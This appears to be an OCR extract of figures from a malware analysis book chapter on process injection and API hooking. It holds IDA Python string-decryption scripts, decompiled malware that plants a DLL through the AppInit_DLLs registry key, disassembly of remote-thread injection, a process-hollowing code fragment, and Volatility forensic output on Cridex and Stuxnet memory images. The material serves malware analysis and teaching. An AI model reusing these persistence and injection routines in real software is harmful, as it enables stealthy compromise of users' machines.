        for ea in range(start, start + size*4, 4):
                decr_str = decrypt_str(read_bytes_until_zero(Dword(ea)))
                print decr_str
                patch_bytes(Dword(ea), decr_str, len(decr_str))
                MakeUnknown(Dword(ea), len(decr_str), DOUNK_SIMPLE)
                MakeStr(Dword(ea), BADADDR)

CompileLine('static _decrypt_all() {RunPythonStatement("decrypt_all()");}')
AddHotkey("z", "_decrypt_all")
```


```
from idc import *
from idaapi import *

def decrypt_str(content):
        result = ""
        for val in content:
                val = chr((ord(val) - 1) & 0xFF)
                result += val
        return result

def read_bytes_until_zero(ea):
        result = ""
        for i in range(0xFFFF):
                val = get_byte(ea + i)
                if (val) == 0:
                        break
                result += chr(val)
        return result

def patch_bytes(ea, buf, size):
        for i in range(size):
                patch_byte(ea, ord(buf[i]))
                ea += 1

def decrypt_all():
        start = get_screen_ea()
        size = int(ask_str("1", 3, "Enter the size of the list (in hex)"), 16)
        for ea in range(start, start + size*8, 8):
                decr_str = decrypt_str(read_bytes_until_zero(get_qword(ea)))
                print decr_str
                patch_bytes(get_qword(ea), decr_str, len(decr_str))
                create_strlit(get_qword(ea), 0, STRTYPE_C)

compile_idc_text('static _decrypt_all() {RunPythonStatement("decrypt_all()");}')
add_idc_hotkey("z", "_decrypt_all")
_
```

Chapter 4: Inspecting Process Injection and API Hooking


```
// Token: 0x06000040 RID: 64 RVA: 0x00014F2D File Offset: 0x0001312D
private static void smethod_6(string string_0)
{
    string keyName = "HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows";
    Registry.SetValue(keyName, "LoadAppInit_DLLs", 1, RegistryValueKind.DWord);
    Registry.SetValue(keyName, "RequireSignedAppInit_DLLs", 0, RegistryValueKind.DWord);
    Registry.SetValue(keyName, "AppInit_DLLs", string_0, RegistryValueKind.String);
}

// Token: 0x06000041 RID: 65 RVA: 0x00014F64 File Offset: 0x00013164
private static void smethod_7()
{
    Class5.smethod_3();
    Class5.smethod_2();
    Class5.smethod_4();
}

// Token: 0x06000042 RID: 66 RVA: 0x00016994 File Offset: 0x00014B94
[STAThread]
private static void Main()
{
    Class5.smethod_7();
    string string_ = Environment.ExpandEnvironmentVariables("%APPDATA%\\Microsoft\\Internet Explorer\\browserassist.dll");
    Class5.smethod_5(string_);
    StringBuilder stringBuilder = new StringBuilder(260);
    Class5.GetShortPathName(string_, stringBuilder, stringBuilder.Capacity);
    Class5.smethod_6(stringBuilder.ToString());
}
```


Autoruns - Sysinternals: www.sysinternals.com
File Entry Options Help
Filter:
AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks
Autorun Entry Description Publisher Image Path Timestamp VirusTotal
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell 1/15/2019 1:35 AM
cmd.exe Windows Command Pro... (Verified) Microsoft Windows c:\windows\system32\cmd.exe 11/20/1975 8:18 PM
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 1/24/2019 9:59 PM
AdobeAAMUpdater-1.0 Adobe Updater Startup ... (Verified) Adobe Systems Incorporated c:\program files (x86)\common files\... 5/17/2015 2:36 PM
AvastUI.exe AvLaunch component (Verified) AVAST Software s.r.o. c:\program files\avast software\ava... 12/21/2018 10:39 PM
ETDCtrl ETD Control Center (Verified) ELAN Microelectronics Corp... c:\program files\elantech\etdctrl.exe 7/21/2016 10:02 AM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run 2/4/2019 12:45 AM
AvastUI.exe AvLaunch component (Verified) AVAST Software s.r.o. c:\program files\avast software\ava... 12/21/2018 10:39 PM
Dropbox Dropbox (Verified) Dropbox, Inc c:\program files (x86)\dropbox\clien... 1/30/2019 12:54 PM
KeePass 2 PreLoad KeePass (Verified) Open Source Developer, D... c:\program files (x86)\keepass pass... 1/9/2017 10:08 AM
WindowsUpdate XerMonitor c:\users\amr\appdata\roaming\winl... 11/9/2018 7:03 PM
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 2/3/2019 11:47 PM
BingSvc Microsoft Bing Service (Verified) Microsoft Corporation c:\users\amr\appdata\local\micros... 11/5/2015 9:37 AM
BlueJeans Blue Jeans Application (Verified) Blue Jeans Network c:\users\amr\appdata\local\blue je... 10/24/2016 7:38 PM
Chromium Chromium (Not verified) The Chromium Authors c:\users\amr\appdata\local\chromi... 1/20/2017 11:27 PM
CloudStorage Cloud Storage Desktop ... (Verified) Livedrive Internet Ltd c:\program files (x86)\cloud storage... 9/7/2017 10:40 AM
EADM Origin (Verified) Electronic Arts, Inc. c:\program files (x86)\origin\origin.exe 1/23/2019 6:40 PM
GoogleChromeAutoLaun... Google Chrome (Verified) Google Inc c:\program files (x86)\google\chrom... 12/11/2018 5:00 AM
OneDrive Microsoft OneDrive (Verified) Microsoft Corporation c:\users\amr\appdata\local\micros... 1/8/2019 9:57 PM
utorrent.exe
µTorrent
BitTorrent Inc.
Size: 1,864 K
Time: 1/7/2019 9:35 PM
Version: 3.5.5.44994
"C:\Users\Amr\AppData\Roaming\µTorrent\µTorrent.exe" /MINIMIZED
Ready.
Signed Windows Entries Hidden.


MEMORY
DISK
TARGET PROCESS
MALWARE PROCESS
MALWARE DLL
THREAD
ORIGINAL IMAGE
LOADED DLL


.text:10009830 xor esi, esi
.text:10009832 push esi ; th32ProcessID
.text:10009833 push TH32CS_SNAPPROCESS ; dwFlags
.text:10009835 call ds:CreateToolhelp32Snapshot
.text:1000983B mov edi, eax
.text:1000983D cmp edi, 0FFFFFFFFh
.text:10009840 jnz short loc_10009846
.text:10009842 xor eax, eax
.text:10009844 jmp short End
.text:10009846 ; ---
.text:10009846
.text:10009846 loc_10009846: ; CODE XREF: ProcessInjection+38↑j
.text:10009846 lea eax, [esp+140h+pe]
.text:1000984A mov [esp+140h+pe.dwSize], 128h
.text:10009852 push eax ; lppe
.text:10009853 push edi ; hSnapshot
.text:10009854 call ds:Process32First
.text:1000985A test eax, eax
.text:1000985C jz short NoMoreProcesses
.text:1000985E mov esi, [esp+140h+Buffer]
.text:10009862
.text:10009862 Loop: ; CODE XREF: ProcessInjection+8C↓j
.text:10009862 mov eax, [esp+140h+pe.th32ProcessID]
.text:10009866 test eax, eax
.text:10009868 jz short NextProcess
.text:1000986A cmp eax, 4
.text:1000986D jz short NextProcess
.text:1000986F cmp eax, ebx
.text:10009871 jz short NextProcess
.text:10009873 push esi
.text:10009874 lea ecx, [esp+144h+pe.szExeFile]
.text:10009878 push ecx
.text:10009879 push [esp+148h+pe.th32ParentProcessID]
.text:1000987D push eax
.text:1000987E call [esp+150h+InjectIntoProcessFunc]
.text:10009882 test eax, eax
.text:10009884 jz short loc_10009896
.text:10009886
.text:10009886 NextProcess: ; CODE XREF: ProcessInjection+60↑j
.text:10009886 ; ProcessInjection+65↑j ...
.text:10009886 lea eax, [esp+140h+pe]
.text:1000988A push eax ; lppe
.text:1000988B push edi ; hSnapshot
.text:1000988C call ds:Process32Next
.text:10009892 test eax, eax
.text:10009894 jnz short Loop
.text:10009896

```
.text:1000A534                 push    esi             ; hProcess
.text:1000A535                 call    ds:VirtualAllocEx
.text:1000A53B                 mov     edi, eax        ; edi --> Address of buffer inside the process
.text:1000A53D                 test    edi, edi
.text:1000A53F                 jnz     short loc_1000A545
.text:1000A541
.text:1000A541 loc_1000A541:                           ; CODE XREF: InjectDataIntoProcess+5F↓j
.text:1000A541                 xor     eax, eax
.text:1000A543                 jmp     short loc_1000A58E
.text:1000A545 ; ---------------------------------------------------------------------------
.text:1000A545
.text:1000A545 loc_1000A545:                           ; CODE XREF: InjectDataIntoProcess+2E↑j
.text:1000A545                 push    [esp+1Ch+dwSize] ; nSize
.text:1000A549                 cdq
.text:1000A54A                 mov     ecx, esi        ; hProcess
.text:1000A54C                 mov     ebp, edx
.text:1000A54E                 mov     ebx, eax
.text:1000A550                 mov     edx, [esp+20h+InjectedData] ; lpBuffer
.text:1000A554                 push    ebp
.text:1000A555                 push    ebx             ; lpBaseAddress
.text:1000A556                 call    WriteIntoProcessMemory
.text:1000A55B                 add     esp, 0Ch
.text:1000A55E                 test    eax, eax
.text:1000A560                 jnz     short loc_1000A572
.text:1000A562                 push    8000h           ; dwFreeType
.text:1000A567                 push    eax             ; dwSize
.text:1000A568                 push    edi             ; lpAddress
.text:1000A569                 push    esi             ; hProcess
.text:1000A56A                 call    ds:VirtualFreeEx
.text:1000A570                 jmp     short loc_1000A541
.text:1000A572 ; ---------------------------------------------------------------------------
.text:1000A572
.text:1000A572 loc_1000A572:                           ; CODE XREF: InjectDataIntoProcess+4F↑j
.text:1000A572                 mov     ecx, [esp+1Ch+Entrypoint]
.text:1000A576                 xor     eax, eax
.text:1000A578                 add     ecx, ebx        ; Actual Entrypoint = BaseAddress + Relative Entrypoint
.text:1000A57A                 mov     edx, esi
.text:1000A57C                 push    ebp
.text:1000A57D                 adc     eax, ebp
.text:1000A57F                 push    ebx             ; Start Address of the buffer
.text:1000A580                 push    eax
.text:1000A581                 push    ecx
.text:1000A582                 mov     ecx, [esp+2Ch+var_4]
.text:1000A586                 call    CreateRemoteThreadFunc
.text:1000A58B                 add     esp, 10h
```



```
.text:1000C834                 mov     eax, 'ZM'
.text:1000C839                 cmp     [esi], ax
.text:1000C83C                 jnz     loc_1000C8C9
.text:1000C842                 push    ebx
.text:1000C843                 mov     ebx, [esi+3Ch]  ; FILE_DOS_HEADER.elf_anew
.text:1000C846                 add     ebx, esi
.text:1000C848                 cmp     dword ptr [ebx], 'EP'
.text:1000C84E                 jnz     short loc_1000C8C8
.text:1000C850                 mov     ecx, [esi+50h]
.text:1000C853                 mov     eax, 10Bh
.text:1000C858                 call    MemAlloc
.text:1000C85D                 mov     edi, eax
.text:1000C85F                 test    edi, edi
.text:1000C861                 jz      short loc_1000C8C8
.text:1000C863                 xor     eax, eax
.text:1000C865                 cmp     ax, [ebx+6]     ; FILE_HEADER.number_of_sections
.text:1000C869                 jnb     short loc_1000C8AB
.text:1000C86B                 lea     ebp, [ebx+10Ch]
.text:1000C871
.text:1000C871 LoopOnSections:                         ; CODE XREF: PEReadFileMap+A5↓j
.text:1000C871                 mov     edx, [ebp+0]
.text:1000C874                 mov     ecx, [ebp-8]
.text:1000C877                 add     edx, esi
.text:1000C879                 push    dword ptr [ebp-4]
.text:1000C87C                 add     ecx, edi
.text:1000C87E                 call    memcpy          ; copy PE section
.text:1000C883                 mov     eax, [esp+28h+var_14]
.text:1000C887                 cmp     eax, [ebp+0]
.text:1000C88A                 pop     ecx
.text:1000C88B                 cmova   eax, [ebp+0]
.text:1000C88F                 lea     ebp, [ebp+28h]  ; sizeof(IMAGE_SECTION_HEADER). Moves to the next section
.text:1000C892                 mov     ecx, [esp+24h+i]
.text:1000C896                 mov     [esp+24h+var_14], eax
.text:1000C89A                 inc     ecx
.text:1000C89B                 movzx   eax, word ptr [ebx+6] ; FILE_HEADER.number_of_sections
.text:1000C89F                 mov     [esp+24h+i], ecx
.text:1000C8A3                 cmp     ecx, eax
.text:1000C8A5                 jb      short LoopOnSections
.text:1000C8A7                 mov     ebp, [esp+24h+var_14]
.text:1000C8AB
.text:1000C8AB loc_1000C8AB:                           ; CODE XREF: PEReadFileMap+69↑j
.text:1000C8AB                 push    ebp
.text:1000C8AC                 mov     edx, esi
.text:1000C8AE                 mov     ecx, edi
.text:1000C8B0                 call    memcpy
.text:1000C8B5                 mov     eax, [esp+28h+var_8]
```

```
CreateProcessA
(
        0,
        pDestCmdLine,
        0,
        0,
        0,
        CREATE_SUSPENDED,
        0,
        0,
        pStartupInfo,
        pProcessInfo
);

if (!pProcessInfo->hProcess)
{
        printf("Error creating process\r\n");

        return;
}
```

```
if (!SetThreadContext(pProcessInfo->hThread, pContext))
{
        printf("Error setting context\r\n");
        return;
}

printf("Resuming thread\r\n");

if (!ResumeThread(pProcessInfo->hThread))
{
        printf("Error resuming thread\r\n");
        return;
}
```

Address	Hex dump																ASCII
01140000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.▯...▯...ÿÿ..
01140010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	¸.......@.......
01140020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
01140030	00	00	00	00	00	00	00	00	00	00	00	00	F0	00	00	00	............ð...
01140040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	▯°▯.´.Í!¸▯LÍ!Th
01140050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
01140060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
01140070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....$.......
01140080	50	90	14	60	14	F1	7A	33	14	F1	7A	33	14	F1	7A	33	P▯`▯ñz3▯ñz3▯ñz3
01140090	19	A3	9B	33	37	F1	7A	33	19	A3	A5	33	1B	F1	7A	33	▯£›37ñz3▯£¥3▯ñz3
011400A0	19	A3	9A	33	6B	F1	7A	33	1D	89	E9	33	19	F1	7A	33	▯£š3kñz3‰é3▯ñz3
011400B0	14	F1	7B	33	67	F1	7A	33	69	88	9B	33	16	F1	7A	33	▯ñ{3gñz3iˆ›3▯ñz3
011400C0	69	88	9A	33	16	F1	7A	33	19	A3	A1	33	15	F1	7A	33	iˆš3▯ñz3▯£¡3▯ñz3
011400D0	14	F1	ED	33	15	F1	7A	33	69	88	A4	33	15	F1	7A	33	▯ñí3▯ñz3iˆ¤3▯ñz3
011400E0	52	69	63	68	14	F1	7A	33	00	00	00	00	00	00	00	00	Rich▯ñz3........
011400F0	50	45	00	00	4C	01	05	00	B0	99	5D	57	00	00	00	00	PE..L▯.°™]W....

0094C000	00002000		00850000			Priv	RW Guai	RW
0094E000	00002000		00850000		stack of thread 00006850	Priv	RW Guai	RW
00A4C000	00002000		00950000			Priv	RW Guai	RW
00A4E000	00002000		00950000		stack of thread 00002D44	Priv	RW Guai	RW
00B4C000	00002000		00A50000			Priv	RW Guai	RW
00B4E000	00002000		00A50000		stack of thread 00006B5C	Priv	RW Guai	RW
00B50000	00036000		00B50000			Map	R	R
00D50000	00181000		00D50000			Map	R	R
01140000	00001000	movefile	01140000		PE header	Imag	R	RWE
01141000	00010000	movefile	01140000	.text	code	Imag	R	RWE
01151000	0000C000	movefile	01140000	.rdata	imports	Imag	R	RWE
0115D000	00004000	movefile	01140000	.data	data	Imag	R	RWE
01161000	00001000	movefile	01140000	.rsrc	resources	Imag	R	RWE
01162000	00001000	movefile	01140000	.reloc	relocations	Imag	R	RWE
01170000	01401000		01170000			Map	R	R
53330000	00001000	COMCTL32	53330000		PE header	Imag	R	RWE
53331000	00073000	COMCTL32	53330000	.text	code,exports	Imag	R	RWE
533A4000	00003000	COMCTL32	53330000	.data	data	Imag	R	RWE
533A7000	00003000	COMCTL32	53330000	.idata	imports	Imag	R	RWE
533AA000	0000F000	COMCTL32	53330000	.rsrc	resources	Imag	R	RWE
533B9000	00005000	COMCTL32	53330000	.reloc	relocations	Imag	R	RWE

```
C:\Cridex>vol.exe -f ./cridex.vmem --profile=WinXPSP2x86 malfind -p 1640
Volatility Foundation Volatility Framework 2.6
Process: reader_sl.exe Pid: 1640 Address: 0x3d0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 33, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x003d0000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x003d0010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x003d0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x003d0030  00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00   ................

0x003d0000 4d              DEC EBP
0x003d0001 5a              POP EDX
0x003d0002 90              NOP
0x003d0003 0003            ADD [EBX], AL
0x003d0005 0000            ADD [EAX], AL
0x003d0007 000400          ADD [EAX+EAX], AL
0x003d000a 0000            ADD [EAX], AL
0x003d000c ff              DB 0xff
0x003d000d ff00            INC DWORD [EAX]
0x003d000f 00b800000000    ADD [EAX+0x0], BH
0x003d0015 0000            ADD [EAX], AL
0x003d0017 004000          ADD [EAX+0x0], AL
0x003d001a 0000            ADD [EAX], AL
0x003d001c 0000            ADD [EAX], AL
0x003d001e 0000            ADD [EAX], AL
0x003d0020 0000            ADD [EAX], AL
0x003d0022 0000            ADD [EAX], AL
0x003d0024 0000            ADD [EAX], AL
0x003d0026 0000            ADD [EAX], AL
0x003d0028 0000            ADD [EAX], AL
0x003d002a 0000            ADD [EAX], AL
0x003d002c 0000            ADD [EAX], AL
0x003d002e 0000            ADD [EAX], AL
```


```
C:\Cridex>vol.exe -f ./cridex.vmem --profile=WinXPSP2x86 vaddump -p 1640 -D ./Dump
Volatility Foundation Volatility Framework 2.6
Pid      Process            Start      End        Result
-------- ------------------ ---------- ---------- ------
    1640 reader_sl.exe      0x00400000 0x00409fff ./Dump\reader_sl.exe.207bda0.0x00400000-0x00409fff.dmp
    1640 reader_sl.exe      0x00030000 0x0012ffff ./Dump\reader_sl.exe.207bda0.0x00030000-0x0012ffff.dmp
    1640 reader_sl.exe      0x00010000 0x00010fff ./Dump\reader_sl.exe.207bda0.0x00010000-0x00010fff.dmp
    1640 reader_sl.exe      0x00020000 0x00020fff ./Dump\reader_sl.exe.207bda0.0x00020000-0x00020fff.dmp
    1640 reader_sl.exe      0x00140000 0x00140fff ./Dump\reader_sl.exe.207bda0.0x00140000-0x00140fff.dmp
    1640 reader_sl.exe      0x00130000 0x00132fff ./Dump\reader_sl.exe.207bda0.0x00130000-0x00132fff.dmp
    1640 reader_sl.exe      0x00250000 0x0025ffff ./Dump\reader_sl.exe.207bda0.0x00250000-0x0025ffff.dmp
    1640 reader_sl.exe      0x00150000 0x0024ffff ./Dump\reader_sl.exe.207bda0.0x00150000-0x0024ffff.dmp
    1640 reader_sl.exe      0x00270000 0x00285fff ./Dump\reader_sl.exe.207bda0.0x00270000-0x00285fff.dmp
    1640 reader_sl.exe      0x00260000 0x0026ffff ./Dump\reader_sl.exe.207bda0.0x00260000-0x0026ffff.dmp
    1640 reader_sl.exe      0x002e0000 0x00320fff ./Dump\reader_sl.exe.207bda0.0x002e0000-0x00320fff.dmp
    1640 reader_sl.exe      0x00290000 0x002d0fff ./Dump\reader_sl.exe.207bda0.0x00290000-0x002d0fff.dmp
    1640 reader_sl.exe      0x00340000 0x00340fff ./Dump\reader_sl.exe.207bda0.0x00340000-0x00340fff.dmp
    1640 reader_sl.exe      0x00330000 0x00335fff ./Dump\reader_sl.exe.207bda0.0x00330000-0x00335fff.dmp
    1640 reader_sl.exe      0x00350000 0x00350fff ./Dump\reader_sl.exe.207bda0.0x00350000-0x00350fff.dmp
    1640 reader_sl.exe      0x00360000 0x0036ffff ./Dump\reader_sl.exe.207bda0.0x00360000-0x0036ffff.dmp
    1640 reader_sl.exe      0x00370000 0x00372fff ./Dump\reader_sl.exe.207bda0.0x00370000-0x00372fff.dmp
    1640 reader_sl.exe      0x00380000 0x00381fff ./Dump\reader_sl.exe.207bda0.0x00380000-0x00381fff.dmp
    1640 reader_sl.exe      0x003a0000 0x003a1fff ./Dump\reader_sl.exe.207bda0.0x003a0000-0x003a1fff.dmp
    1640 reader_sl.exe      0x00390000 0x0039ffff ./Dump\reader_sl.exe.207bda0.0x00390000-0x0039ffff.dmp
    1640 reader_sl.exe      0x003b0000 0x003b1fff ./Dump\reader_sl.exe.207bda0.0x003b0000-0x003b1fff.dmp
    1640 reader_sl.exe      0x003c0000 0x003cffff ./Dump\reader_sl.exe.207bda0.0x003c0000-0x003cffff.dmp
    1640 reader_sl.exe      0x003d0000 0x003f0fff ./Dump\reader_sl.exe.207bda0.0x003d0000-0x003f0fff.dmp
    1640 reader_sl.exe      0x7c800000 0x7c8f5fff ./Dump\reader_sl.exe.207bda0.0x7c800000-0x7c8f5fff.dmp
    1640 reader_sl.exe      0x77dd0000 0x77e6afff ./Dump\reader_sl.exe.207bda0.0x77dd0000-0x77e6afff.dmp
```

```
C:\Cridex>vol.exe -f cridex.vmem --profile=WinXPSP2x86 dlldump -p 1640 --base=0x003d0000 -D ./
Volatility Foundation Volatility Framework 2.6
Process(V) Name               Module Base Module Name          Result
---------- ------------------ ----------- -------------------- ------
0x81e7bda0 reader_sl.exe      0x0003d0000 UNKNOWN              OK: module.1640.207bda0.3d0000.dll
```

```
C:\Samples>vol.exe -f ./stuxnet.vmem --profile=WinXPSP2x86 dlllist -p 868
Volatility Foundation Volatility Framework 2.6
************************************************************************
lsass.exe pid:    868
Command line : "C:\WINDOWS\\system32\\lsass.exe"
Service Pack 3

Base             Size  LoadCount Path
---------- ---------- ---------- ----
0x01000000     0x6000     0xffff C:\WINDOWS\system32\lsass.exe
0x7c900000    0xaf000     0xffff C:\WINDOWS\system32\ntdll.dll
0x7c800000    0xf6000     0xffff C:\WINDOWS\system32\kernel32.dll
0x77dd0000    0x9b000     0xffff C:\WINDOWS\system32\ADVAPI32.dll
0x77e70000    0x92000     0xffff C:\WINDOWS\system32\RPCRT4.dll
0x77fe0000    0x11000     0xffff C:\WINDOWS\system32\Secur32.dll
0x7e410000    0x91000     0xffff C:\WINDOWS\system32\USER32.dll
0x77f10000    0x49000     0xffff C:\WINDOWS\system32\GDI32.dll

C:\Samples>vol.exe -f ./stuxnet.vmem --profile=WinXPSP2x86 ldrmodules -p 868
Volatility Foundation Volatility Framework 2.6
Pid      Process              Base       InLoad InInit InMem MappedPath
-------- -------------------- ---------- ------ ------ ----- ----------
     868 lsass.exe            0x00080000 False  False  False
     868 lsass.exe            0x7c900000 True   True   True  \WINDOWS\system32\ntdll.dll
     868 lsass.exe            0x77e70000 True   True   True  \WINDOWS\system32\rpcrt4.dll
     868 lsass.exe            0x7c800000 True   True   True  \WINDOWS\system32\kernel32.dll
     868 lsass.exe            0x77fe0000 True   True   True  \WINDOWS\system32\secur32.dll
     868 lsass.exe            0x7e410000 True   True   True  \WINDOWS\system32\user32.dll
     868 lsass.exe            0x01000000 True   False  True
     868 lsass.exe            0x77f10000 True   True   True  \WINDOWS\system32\gdi32.dll
     868 lsass.exe            0x77dd0000 True   True   True  \WINDOWS\system32\advapi32.dll
```

